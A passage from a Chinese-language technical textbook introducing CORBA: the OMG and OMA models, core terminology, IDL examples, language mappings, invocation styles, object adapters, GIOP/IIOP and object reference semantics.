由OMG编写和维护的CORBA规范提供了一种灵活的、切实可行的抽象集,并且确定了一些服务程序。这些服务程序对于解决由于分布式异构计算所带来的-系列问题都是必需的。在介绍OMG和CORBA之后,本章其他节将介绍计算模型、组件和CORBA的其他一些重要概念。

2.2 对象管理组

当1989年,对象管理组(Object Management Group,OMG)组建时,就强调异构系统的可移植的、分布式应用程序的开发问题。自那时起,OMG已经收到大量来自业界的反馈,目前它是世界上最大的软件团体,拥有800多个成员。大体上讲,这是由于OMG参与制定的技术对一些具体的问题作了合理高层抽象,并隐藏低层的细节。尤其是,由OMG制定的最关键规范——对象管理体系(Object Management Architecture,OMA)和它的核心(也是CORBA的规范)——提供了一个完整的体系构架。这个构架以足够灵活、丰富的形式适用于各类分布式系统。

OMG使用两个相关的模型来描述如何以与平台无关的方式来指定分布式对象级它们之间的交互。对象模型(Object Model)用来定义在一个异构环境中,如何描述分布式对象接口。引用模型(Reference Model)用来说明对象间如何交互。

对象模型(Object Model)将对象定义为永恒不变的,始终是唯一的,被封装过的一个实体,这些实体只能被严格定义的接口访问,客户机通过向对象发请求,才能使用对象的服务。对象的实现细节和它的位置对于客户机是隐藏的。

引用模型提供接口种类,通常它们是按对象接口编组。如图2.1所示,所有接口种类由一个对象请求代理(Object Request Broker,ORB)按概念链接在一起。通常,一个ORB可以在客户机和对象之间进行通信,当请求发送给对象时,透明地激活那些没有运行的对象。ORB还提供一个接口,它可以直接被客户机以及对象所使用。

图2.1表示用于激活ORB和通信设备的接口种类。

- 对象服务接口(Object Services,OS)是与领域无关的(或水平定向的)接口,它用于许

多分布式对象的应用程序。例如,所有应用程序都必须获得所要用到的对象引用。OMG的Naming Service和Trading Service[21]都是对象服务,这些对象服务允许应用程序查找和发现对象引用。对象服务通常被认为是分布式计算构架的核心部分。

- 领域接口(Domain Interface)起着与对象服务种类相类似的作用,只是领域接口针对领域而已,它与领域有关(或垂直定向)。例如,有些领域接口用于健康保健上的应用程序,它们仅适用于这个领域,比如,身份识别服务[28]就属于这类应用程序。其他一些接口适用于金融、制造业、通信和其他领域。在图 2.1 中所示的多领域接口表明它们适用多个领域。




图 2.1 OMA 接口种类

- 应用程序接口(Application Interface)是专门为特定的应用程序而开发的。它们并不是 OMG 所制定的标准。但是,如果某些应用程序的接口出现在许多不同的应用程序中,那么这些接口应作为其他接口种类中的一类成为接口标准化的备选项。

随着 OMG 不断地提供接口种类,标准化计划的主要工作将从 ORB 的构架和对象服务程序层面转移到专有领域的对象框架上来。如图 2.2 所示,对象框架的概念是从前面提到的接口种类上建立起来的,并在不断地鉴别和推广这个概念,即基于 CORBA 的程序是由支持一个或多个 OMA 接口种类的多对象组件构成的。遗憾的是,“框架”这一术语常被滥用,但这里所指的是软件框架的传统定义:要求应用程序完全定制化的一系列相似问题的部分解决方案。OMG 对用于由其 Domain Task Forces 为代表业界的对象框架制定标准化规范。

这些模型看起来好像并不复杂和深奥,但是它们很容易被误解,本书许多章节都提到这些看起来似乎很简单的模型的作用和影响。其他一些书籍、论文和技术规范也都反复强调这些模型,所以我们在那里需要对它们作一些说明。有关 OMA 和 OMG 更详尽的细节请参阅 [31]。

2.3 概念和术语

CORBA 为可移植的、面向对象的分布式计算应用程序提供了不依赖于平台的编程接口和模型,它不依赖于编程语言、计算平台、网络协议的这一特点,使得它非常适合于现有的分布式系统新的应用程序的开发和系统集成。




图 2.2 OMA 对象框架

与其他技术一样,CORBA 只有唯一的术语。虽然有些概念和术语从类似的技术借用而来,但其他一些都是新的、不同的技术。透彻的理解这些术语和概念的深刻含义是掌握 CORBA 的关键。我们将在下面解释 CORBA 中最重要的术语:

- CORBA 对象(CORBA Object)。它是一个“虚拟”的实体,它可以由 ORB 定位,并且可以被客户程序请求调用(invocation)。虚拟是指实际上它并不存在,除非已用某一编程语言编写了它的具体的实现部分。由编程语言构造的 CORBA 对象实现部分类似于操作系统中并不存在的虚拟内存,但是可用物理内存来模拟的方式。
- 目标对象(target object)。在一个 CORBA 请求调用的上下文中,目标对象是指这个请求目标的 CORBA 对象。CORBA 对象模型是一个单调度模型(single-dispatching model),在这个模型中,一个请求的目标对象只能由用来调用这个请求的对象引用确定。
- 客户程序(client)。它是一个实体,它调用 CORBA 对象的一个请求。它可能有一个地址空间,但完全独立于 CORBA 对象,或者客户程序和 CORBA 对象可能在同一个应用程序中存在。术语“客户程序”仅仅是对一个特定请求的上下文而言的,因为这个应用程序(提出一个请求的客户程序)可能是另一个请求的服务器程序。
- 服务器程序(server)。它是一个拥有一个或多个 CORBA 对象的应用程序。与客户程序一样,这个术语仅仅是对一个特定请求的上下文而言的。
- 请求(request)。它是一个由客户程序所提出的 CORBA 对象的调用操作。请求从一个客户机传给服务器中的目标对象,如果这个请求要求一个 CORBA 对象,作为响应,目标对象负责返回结果。
- 对象引用(object reference)。它是一个用来标识、定位和赋给一个 CORBA 对象地址的一个句柄。对于客户程序来说,对象引用是不透明的实体。客户程序用对象引用直接指向所请求的对象,但是客户程序不能从它们的组成部分中创造对象引用,也不能访问或修改对象引用的内容。一个对象引用仅仅指向单个 CORBA 对象。
- 伺服程序(servant)。它是一个编程语言的实体,它用来实现一个或多个 CORBA 对

象。伺服程序也称为具体化的 CORBA 对象,因为它们为这个对象提供了函数体或实现。伺服程序存在于服务器应用程序的上下文中。在 C++ 中,伺服程序是一个特定类的一个对象实例。

这些术语的定义在后面章节中还会详细说明,但在本节中所介绍的这些定义对于理解下一节中所要讲的 CORBA 的特性已足够用了。

2.4 CORBA 特性

本节将讨论 CORBA 下列主要特性:

- OMG 接口定义语言
- 语言映射
- 操作调用和调度功能程序(静态的和动态的)
- 对象适配器
- 内部 ORB 协议

图 2.3 给出了这些主要 CORBA 特性间的关系,这些特性将在下面几节里介绍。后面几章中,还将对每个特性作详细的解释。




图 2.3 公共对象请求代理体系(CORBA)

2.4.1 一般请求流

在图 2.3 中,客户应用程序提出请求,服务器应用程序接收这些请求并作出响应。请求流由客户应用程序向上提交,通过 ORB,上传到服务器应用程序。可由下列几种形式实现这个过程:

1. 客户机有两种选择方式提出请求。第一种,使用由对象接口定义(参阅 2.4.2 节),用 C++ 编译的静态存根(static stubs);第二种,使用动态调用接口 DII(Dynamic Invocation Interface)(参阅 2.4.4 节)。不论哪种方式,客户机都直接将请求传送给与这

- 一个进程链接的 ORB 核心。
2. 客户机 ORB 核心通过网络传送给与服务器应用程序相链接的服务器 ORB 核心。
 3. 服务器 ORB 核心将这些请求分配给对象适配器(Object Adapter),由它产生目标对象(参阅 2.4.5 节)。
 4. 对象适配器进一步将请求分配给实现目标对象的伺服程序。与客户机一样,服务器可以选择静态或动态调度机制用于它的伺服程序。这取决于是由对象接口定义,用 C++ 语言编译的静态框架(static skeleton),还是其伺服程序可使用动态框架接口(Dynamic Skeleton Interface,DSI)。
 5. 伺服程序执行请求后,它返回结果给客户应用程序。

CORBA 支持若干类型的请求:

- 当客户机调用一个**同步**请求时,若处于等待响应状态,则请求被阻塞。这些请求对于远程过程调用是完全相同的。
- 当客户机调用一个**延时同步**请求时,它就不断发送这个请求,然后,轮询它的响应。目前,这种请求形式仅仅用于 DII 调用。
- CORBA 还提供**单向**请求。这是一种最省事的试探性请求。这类请求实际上可以不发送给目标对象,也不允许返回响应。如果网络拥塞和其他资源短缺时,所发送的请求可能会引起客户机阻塞,ORB 允许试投单向请求。
- CORBA 的将来版本(像 3.0 版)将支持**异步**请求,这样就允许不时地连接客户机和服务器,以建立它们之间的通信。同时,还将支持用于静态存根和 DII 的延时同步调用。

下面几小节将介绍必要的 CORBA 组件,它们用来提交请求和获得响应。

2.4.2 OMG 接口定义语言

为了调用一个分布式对象的操作,客户机必须了解由这个对象所提供的接口。一个对象的接口是由它所支持的操作和能够来回传输给这些操作的数据类型所组成的。客户机也需要想要调用这些操作的功能和语义的知识。

在 CORBA 中,对象接口是按 OMG 接口定义语言(IDL)来定义的。与 C++ 或 Java 不同,IDL 不是编程语言,所以对象和应用程序不能用 IDL 来实现。IDL 唯一的目的是允许对象接口以与任何具体的编程语言无关的形式来定义这些接口。这种考虑允许应用程序以不同的编程语言来实现以便于互操作。IDL 与编程语言无关,这一点是 CORBA 支持异构系统和独立开发的应用程序集成的关键。

OMG IDL 支持内置的简单类型,比如,有符号和无符号整型类、字符类、布尔型、字符串,以及结构化数据类型,像枚举、结构、联合、序列(一维向量)和异常。这些数据类型用来定义参数的类型和操作的返回类型,而操作是在接口内被定义的。IDL 还提供用于名字作用域的模块结构。

下面这个例子说明一个简单的 IDL 定义。

```
interface Employee {
    long number();
```

```
};
```

这个例子定义了一个名为 Employee 的接口,它包含了一个名为 number 的操作。number 没有参数并返回一个长整型值。支持 Employee 接口的 CORBA 对象等待 number 操作的实现部分返回一个代表该对象的雇员的数目。

在 IDL 中,对象引用是通过接口名作为类型来表示的。例如:

```
interface EmployeeRegistry {
    Employee lookup(in long emp_number);
};
```

EmployeeRegistry 接口的 Lookup 操作以雇员数目作为输入参数,并返回 Employee 类型的对象引用。这里,Employee 对象是由 emp_number 参数来标志的。一个应用程序能够使用这种操作来检索一个 Employee 对象,然后用所返回的对象引用值来调用 Employee 操作。

IDL 操作的参数必须具有它们流向(direction)说明,以便 ORB 知道这些值是否该从客户机发送给目标对象,还是反之,或者两者皆有。在 lookup 操作的定义中,关键词 in 表明参数(雇员数目)是从客户机传给目标对象。参数也可以说明为 out,这表示它是返回值,是从目标对象返回给客户机的,也可以使用关键字 inout,这表明该参数由客户机初始化,然后从客户机发送给目标对象;对象可以修改这个参数值,然后将修改后的参数值返回给客户机。

IDL 接口的一个重要特性是,它们可以继承一个或多个其他接口。这样就允许从现有的接口项中定义新的接口,并且所实现的新的派生接口的对象能够替代那些支持现有的基本接口的对象。例如:考虑下面 Printer 接口。

```
interface Printer {
    void print();
};

interface ColorPrinter : Printer {
    enum ColorMode { BlackAndWhite, FullColor };
    void set_color(in ColorMode mode);
};
```

ColorPrinter 接口是从 Printer 接口派生出来的。如果编写一个客户机应用程序以处理 Printer 类型的对象,那么它也可以使用支持 ColorPrinter 接口的对象,因为这类对象也完全支持 Printer 接口。

IDL 提供了一种继承的特例:所有 IDL 接口都隐含地继承了在 CORBA 模块中定义的 object 接口。这个特殊的基接口提供了所有 CORBA 对象共有的操作。

2.4.3 语言映射

因为 OMG IDL 是一种说明性语言,它不能用于编写实际的应用程序。它不提供控制结构或变量,所以它不能被编译或解释成一个可执行的程序。它只适用于说明对象的接口,定义用于对象通信的数据类型。

语言映射指定如何把 IDL 翻译成不同的编程语言。对于每个 IDL 结构,语言映射定义编程语言的哪些功能软件用来作为应用程序可用的结构。例如,在 C++ 中,IDL 接口被映射为类,操作映射为这些类的成员函数。同样,在 Java 中,IDL 接口被映射为公共 Java 接口。

在 C++ 中,对象引用映射为支持“运算符→”函数的结构形式(即,用一个重载的运算符→成员函数的形式指向一个类或一个类的对象的指针)。在 C 语言中,对象引用映射为不透明的指针(void *形式),和操作映射为要求不透明的对象引用作为第一个参数的 C 函数。语言映射还指定应用程序如何使用 ORB 功能软件、服务器应用程序如何实现伺服程序。

OMG IDL 语言映射只适用几种编程语言。在写本书时,OMG 只制定了 C,C++,Smalltalk,COBOL,Ada 和 Java 的语言映射标准。其他的语言映射也有,例如,映射为独立定义的语言,像 Eiffel,Modula3,Perl,Tcl,Objective-C 和 Python,但是当时它们没有被列入到 OMG 的标准。

IDL 语言映射是开发应用程序的关键,它们提供 CORBA 所支持的抽象概念和模型的具体实施。一个完整的、直观的语言映射应使得用这种语言开发 CORBA 应用程序简单直接,反之,一个糟糕的、不完整的或效率很低的语言映射将严重地妨碍 CORBA 应用程序的开发。因此,正式的 OMG 语言映射规范应定期更新并改进以确保它们的效率。

多种 OMG IDL 语言映射的存在意味着开发者可以用不同的语言实现一个分布式系统的不同部分。例如,开发者可以用 C++ 来编写效率很高的、大吞吐量的服务器应用程序,用 Java 小程序的形式编写客户机程序,以便它们可以下载到 Web 上。CORBA 的语言独立性是异构系统集成技术的关键。

2.4.4 操作调用和调度软件

CORBA 应用程序是以接收 CORBA 对象的请求或调用 CORBA 对象的请求这种形式工作的。当早先 OMG 将 RFP 技术变成 CORBA 规范时,就提出了两种通用的请求调用方法。

- 静态调用和调度

采用这种方法,OMG IDL 被翻译成特定语言的存根和框架,这些存根和框架被编译成应用程序。在将存根和框架编译成一个应用程序时,它给出编程语言类型的静态信息和由远程对象的 IDL 描述所映射成的函数的静态信息。一个存根是一个客户端函数,它允许请求调用作为平常的本地函数调用。在 C++ 中,一个 CORBA 存根是类的一个成员函数。支持存根函数的本地 C++ 对象通常称为一个代理(proxy),因为它将远程目标对象表示为本地应用程序。同样,框架是一个服务器端函数,它允许由服务器接收到的请求调用被调度给合适的伺服程序。

- 动态调用和调度

这种方法涉及到 CORBA 请求的结构和调度是在运行时进行的,而不是在编译时产生的(静态方法是在编译时产生的)。因为没有编译状态信息,所以在运行时请求的创建和解释需要访问服务程序,由它们来提供有关接口和类型的信息。你的应用程序可以根据 GIU 通过查询操作员来获取这个信息。另外,你还可以通过编程方式从接口仓库(Interface Repository)获得,该仓库是一个提供在运行状态下访问 IDL 定义的服务程序。

习惯于用 C++ 这类语言编写应用程序的开发者通常喜欢使用静态调用的方法,因为这个方法提供一个更自然的编程模式。动态方法也可用于应用程序,比如网关和网桥,这些

必须在没有得到有关在编译状态下的类型和接口的信息时,接收和转发请求。

2.4.5 对象适配器

在 CORBA 中,对象适配器可作为伺服程序和 ORB 之间的纽带,正像适配器设计类型[4]所说明的那样,一个对象适配器是一个对象,它将一个对象接口配置给调用程序所需要的不同的接口。也就是说,一个对象适配器是一个插入式(interposed)对象,它用来作为代理,允许调用程序在不知道对象实际接口情况下调用一个对象的请求。

CORBA 对象适配器满足下面三项基本要求:

1. 它们创建允许客户机对对象寻址的对象引用。
2. 它们确保每个目标对象都应由一个伺服程序来具体化。
3. 它们获取由一个服务器端的 ORB 所调度的请求,并进一步将请求直接传送给已具体化为目标对象的伺服程序。

如果没有对象适配器,ORB 将不得不直接提供这些特性以及所有其他的责任。因此,它应当有一个非常复杂接口,这就给 OMG 的管理带来了很大的困难,并且会限定可实现的伺服程序实现方式的数目。

在 C++ 中,伺服程序是 C++ 对象的实例。通常,它们由派生于编译 IDL 接口定义时所产生的构架类而定义。为实现操作,可以重载框架的基本类的虚拟函数。用对象适配器注册这些 C++ 伺服程序,以便当客户机调用由这些伺服程序具体化的那些对象的请求时,允许对象适配器调度请求给这些伺服程序。

直到 2.1 版,CORBA 所包括的规范仅仅适用于基本的对象适配器(Basic Object Adapter,BOA),BOA 是原有的 CORBA 对象适配器,它的设计者感到对于多数应用程序来说已经足够了,而其他的对象适配器只起到补充的作用。但是,CORBA 并不想进一步发展 BOA,因为 BOA 规范存在下面几个问题:

- 由于它们需要支持伺服程序,所以 BOA 规范并没有考虑到对象适配器趋向于特定的语言这一事实。因为 CORBA 原先只提供 C 语言映射,因此编写的 BOA 只能支持 C 语言的伺服程序。后来,证明试图使它支持 C++ 伺服程序很困难。通常,支持一种编程语言编写的伺服程序的对象适配器未必也对用其他语言所编写的伺服程序提供适当的支持,因为这些伺服程序具有不同的实现风格和用法。
- 在 BOA 规范中,大量重要的特性被忽略了。某些接口没有被定义,伺服程序没有注册操作。甚至,所列入的操作也存在着许多模棱两可的含义。ORB 的软件供应商纷纷提出了他们各自的解决方案,以弥补这些缺陷,这导致了服务器应用程序在不同 ORB 实现部分更加糟糕的可移植性。

1995 年,OMG 提出了这些问题,在 Portability Enhancement RFP[27]中已经列出了 7 页有关 BOA 规范所存在的问题。

CORBA 2.2 版引入了可移植的对象适配器(Portable Object Adaptor,POA)来取代 BOA。因为可移植的对象适配器强调,在维护应用程序的可移植过程中,应确保 CORBA 对象和与编程语言有关的伺服程序之间能够完全交互,所以 POA 规范的质量远比 BOA 来得优越。因此,BOA 规范被从 CORBA 中删除了。在第 11 章中,我们将详细讨论 POA。

2.4.6 ORB 间协议

在 CORBA 2.0 之前,抱怨 CORBA 最多的是标准的协议规范太少,为了允许远程的 ORB 应用程序能够进行通信,每个 ORB 软件供应商都不得不开发他们自己的网络协议,或者借用其他分布式系统技术的网络协议,这造成了“ORB 应用程序孤岛”。每个都建立在某个软件供应商的 ORB 上面,它们之间又不能互相通信。

CORBA 2.0 引入了一个通用的 ORB 互操作性结构体系,称为 GIOP(General Inter-ORB Protocol,通用 ORB 间协议)。GIOP 是一类抽象的协议,它指定了转换语法和一个消息格式的标准集,以便允许独立开发的 ORB 可以在任何一个面向连接的传递中进行通信。因特网 ORB 间协议(Internet Inter-ORB Protocol,IIOP)指定 GIOP 如何在 TCP/IP 上实现。所有声称符合 CORBA 2.0 互操作性要求的 ORB 必须实现 GIOP 和 IIOP,几乎所有现代的 ORB 也都这样做的。

ORB 互用性还要求标准化的对象引用格式。对象引用对应用程序来说是不透明的,但是它们包括了一些 ORB 必须的信息,以便建立客户机和目标对象之间的通信。标准的对象引用格式,也称为可互操作的对象引用(Interoperable Object Reference,IOR),它可以灵活地存储几乎所有可以想象到的 ORB 间协议的信息。每个 IOR 指定一个或多个所支持的协议,对于每个协议,IOR 包括那个协议所专有的信息。这种考虑允许新的协议在不影响现有应用程序的情况下,添加到 CORBA 中。对于 IIOP,每个 IOR 包含一个主机名,TCP/IP 端口号和一个对象密钥。密钥(key)根据所给出的主机名和端口组合来识别目标对象。

2.5 请求调用

客户机通过发送消息来控制对象。每当客户机调用一个操作时,ORB 发送一个消息给对象。为了发送一个消息给一个对象,客户机必须拥有该对象的对象引用。对象引用起着一个句柄的作用,句柄标识唯一的目标对象,并且封装了要将所有消息发送给正确的目标 ORB 所需要的信息。

客户机按照对象引用调用一个操作时,ORB 完成了以下这些步骤:

- 定位目标对象;
- 调用服务器应用程序,如果这个服务器程序还没有运行的话;
- 传递调用这个对象所需的参数;
- 必要时,激活这个对象的伺服程序;
- 等待请求结束;
- 如果调用成功的话,返回 out,inout 参数和将返回值给客户机;
- 如果调用失败,返回一个异常给客户机(包括异常所包含的任何数据)。

整个请求调用机制对客户机是透明的,对客户机来说,对远程对象的请求就像调用本地 C++ 对象一样。尤其是,请求调用具有下面这些特征:

- 定位的透明性

客户机不知道也不必关心目标对象是否是本地的;是否是在同一机器上在不同的进

程中实现的;或者是在不同的机器上同一进程中实现的。服务器进程也不必始终保留在同一台机器上,也不用顾及它们是否从这台机器移到了另一台机器上(但必须遵守某些约束机制,这点将在第14章中讨论)。

- 服务器的透明性

客户机不必知道哪个服务器实现了哪些对象。

- 语言独立性

客户机无需关心服务器使用何种语言。例如,一个C++客户程序不会知道它调用的是Java实现。可以改变现有的对象的实现语言,而不会影响到客户机。

- 实现独立性

客户机并不知道实现是如何工作的。例如,服务器可以将它的对象作为合适的C++伺服程序,或者服务器实际上使用非面向对象技术实现它的对象(比如,对象可以作为数据块),客户机看到的是同样相容的面向对象的语义,而与对象在服务器中如何实现无关。

- 结构体系独立性

客户机不用顾及服务器所使用的CPU结构体系,并且屏蔽了字节的顺序、结构的填充等这些细节问题。

- 操作系统独立性

客户机不必考虑服务器使用何种操作系统,甚至服务器程序可以在不需要操作系统支持下实现。例如,实模式嵌入程序(realmode embedded program)。

- 协议独立性

客户机并不知道发送消息是采用什么通信协议。如果服务器可以采用若干个通信协议,那么ORB可以在运行时任意选择一个协议。

- 传输独立性

客户机忽略消息传送过程中网络的传输层和数据链路层。ORB可以透明地使用各种网络技术,比如,以太网、ATM、令牌环和串行线路。

2.5.1 对象引用语义

对象引用类似于C++类的实例指针,但是可以表示为在不同的进程中实现的对象(可能在另一台机器上)以及在客户机自己的地址空间中实现的对象。除了具有分布式寻址能力以外,对象引用还具有像C++类的实例指针相同的语义。

- 每个对象引用必须准确地指定一个对象实例;
- 若干个不同的引用可以表示同一个对象;
- 引用可以是空的(什么也不指);
- 引用可以悬挂(像C++中指向已删除实例的指针);
- 引用是不透明的(客户机不允许看到引用的具体内容);
- 引用是强类型的;
- 引用支持后期绑定;
- 引用可以是持久的;
- 引用可以是互操作的。

这些内容将作进一步解释,因为它们是 CORBA 对象模型的中心点。

- 每个对象引用必须准确地标识一个对象。

正像 C++ 类实例一样,指针必须准确地标识一个对象实例,一个对象引用必须准确地代表一个 CORBA 对象(可能是在远程地址空间中实现的)。拥有一个对象引用的客户机有权得到这个引用,只要这个对象存在,这个引用就始终代表同一个对象。只有当它的目标对象永久性撤消时,对象引用才允许停止工作。对象撤消后,它的引用才永久性地失去功能。这就意味着对于一个已被撤消的对象的引用不能随意地再代表其他对象。

- 一个对象可以有多个引用。

若干个不同的引用可以表示同一个对象。换句话说,每个引用准确地命名了一个对象,但是一个对象允许有若干个名称。

如果你对此感到陌生的话,请记住,在 C++ 中也存在同样的情况。一个 C++ 类实例对象确实代表了一个对象、一个指针值(比如,0x48bf0)标识了那个对象。但是,正像在文献[15]中所指出的那样,多重继承可能使一个单独的 C++ 实例具有 5 个不同的指针值。

在 CORBA 中,也存在同样的情况。如果两个对象引用具有不同的内容,这不一定意味着两个引用代表不同的对象。一个对象的引用与一个对象的身份不是一回事。在对象系统设计过程中,应该考虑这层含义。在 7.11.3 节和 20.3.2 节中,我们将解释这些含义。

- 引用可以是空的。

CORBA 为对象引用定义了一个特殊的空(Nil),一个空引用什么也不指,这有点儿像 C++ 中的空指针。空引用对于像“没有找到”或“可任选”这类语义非常有用。例如,一个操作可以返回一个空引用,表示客户机对一个对象的搜索未能定位到一个匹配的实例。空引用还可以用来实现可选的引用参数。在运行时,传递一个空值表明这个参数“可任选”。

- 引用可以悬挂。

服务器传送一个对象引用给客户机后,那个引用就脱离了服务器的控制并以 ORB 觉察不到的方式自由地传播(例如,像电子邮件所携带的字符串)。这意味着,当隶属于一个引用的对象被撤消时,CORBA 没有内置的自动机制让服务器通知客户机。同样,也没有内置的自动的方式让客户机通知服务器,它已经放弃了对象的引用。这并不意味着,如果你的应用程序需要这样做的话,你不能创造这类语义。它只是意味着 CORBA 并不提供这种语义作为内置的特征。

为了确认一个对象引用是否仍代表一个现存的对象,客户机可以调用 non_existent 操作,它支持所有的对象。

- 引用是不透明的。

对象引用包含一系列标准化的,对所有 ORB 都是相同的组件,还包含指定的 ORB 所拥有的专用信息。为了使源代码与不同的 ORB 兼容,不允许客户机和服务器看到对象引用的实现部分,而只是将对象视为一个黑箱,它们只能通过一个标准接口来

控制。

封装对象引用是 CORBA 的一个重要方面。它让你添加新的特性,比如,不同的通信协议超时而不中断现有源代码。另外,软件供应商可以使用对象引用的专用的部分来提供附加值特性,比如,性能的优化,而不必考虑与其他 ORB 的互操作性问题。

- 引用是强类型的。

每个对象引用包含一个由这个引用所支持的接口指示。这种考虑使得 ORB 运行时强制了类型的安全性。例如,企图在运行时发送一个 Print 消息给 Employee 对象(它不支持这个操作)就会被捕获。

对于像 C++ 这类静态类型化的语言,类型的安全性是在编译时就强制的。语言映射不允许你随意地调用一个操作,除非确保目标对象在它的接口中提供了那个操作(这只有在你使用所生成的存根来调用操作时才会遇到。如果你使用动态调用接口,就不必考虑静态状态的安全性)。

- 引用支持后期绑定。

客户机可以将引用视为一个派生的对象,就好像是对一个基对象的引用。例如,假设接口 Manager 是由 Employee 派生出来的,客户机可以真正地拥有 Manager 的引用,但是也可以认为这个引用就是类型 Employee。正如在 C++ 中一样,客户机不能通过 Employee 引用调用 Manager 操作,因为它是违反静态类型安全性原则的。但是,如果客户机用 Employee 引用来调用 number 操作,那么相应的消息仍然会发送给实现 Employee 接口的 Manager 伺服程序。

这种形式与 C++ 的虚拟函数调用非常相似,即用一个指向派生实例中虚拟函数的一个基类指针来调用一个方法。与传统的 RPC 平台相比,CORBA 的一个重要优点是,对于远程对象的多态性和后期绑定完全与本地的 C++ 对象一致。这就意味着,当你必须将面向对象的设计体系映射成远程过程调用范型时,没有人为的障碍。多态性完全以透明的形式工作。

- 引用可以是持久。

客户机和服务器可以将一个对象引用转换成一个字符串,并将这个字符串写到盘上。以后,这个字符串还可以再转换成同一个原始对象的对象引用。

- 引用可以是互用的

CORBA 确定了对象引用的标准格式。这意味着一个 ORB 可以使用由不同软件供应商所创建的引用,不必考虑它们是否可以变换成参数或字符串。鉴于这种原因,那些标准的对象引用也被认为是可互操作的对象引用 IOR,就像我们在 2.4.6 节所提到的。

请注意:除了 IOR 之外,一个 ORB 还提供软件供应商专有的引用编码。如果 ORB 是按具体环境定制的话,比如:一个面向对象的数据库,那么这种能力就非常有用。但是,专用的引用不能用不同的软件供应商的 ORB 来替换。

2.5.2 引用的获取

对象引用是客户机获得目标对象唯一途径。除非它拥有一个对象引用,客户机才能通信。但是,客户机如何获得引用呢?(客户机必须至少有一个引用才能开始通信)。这个引导

程序的问题我们将在第 18 章中讨论。目前,我们只能说,引用是由服务器以某种方式发布的。例如,服务器可以:

- 返回一个引用作为一个操作的结果(就像返回一个值,或返回一个 inout 或 out 参数)。
- 以某些已知的服务程序公告一个引用,比如:Naming Service 或 Trading Service。
- 通过将对象引用转换成一个字符串和将它写在一个文件上,来公布一个对象引用。
- 通过其他可以外传的方式来传送一个对象引用,比如,用电子邮件发送或在 Web 网页上公布。

客户机获取对象引用最常用的方式是在响应一个操作调用时接收它们。在这种情况下,对象引用是参数值,并且与任何其他类型的值没有区别,比如,一个字符串。客户机只是简单地与一个对象联系,这个对象返回一个或多个对象引用。采用这种方式,客户机可以按照与超文本链接相同的方式导航一个“对象网”。

客户机采用其他方法获取对象引用并不多见。例如,在一个 Trader 中查找一个引用或从一个文件中读取一个对象引用,最典型的是在引导程序中读取。客户机在获得头几个对象引用后,使用它们通过调用这些操作来获取更多其他的对象引用。

不管对象引用的由来如何,它们总是以客户机的名义,在运行时由 ORB 创建的。这种方法向客户机隐藏了引用的内部表达形式。

2.5.3 对象引用的内容

给定由 CORBA 所提供的传输和定位的透明性,必须有封装在每个 IOR 中的最小量的信息。图 2.4 表示了一个 IOR 内容的概念图。

一个 IOR 包含三个主要信息:

- 仓库(Repository)ID 值

仓库 ID 值是一个字符串,它用来标志创建 IOR 时,最常见的 IOR 派生类(在 4.19 节中我们将讨论仓库 ID 值的细节)。仓库 ID 值允许你定位在接口仓库(如果 ORB 提供一个接口仓库的话)中的接口描述的细节。ORB 也可使用仓库的 ID 值来实现向下的类型安全性(参阅 7.6.4 节)。

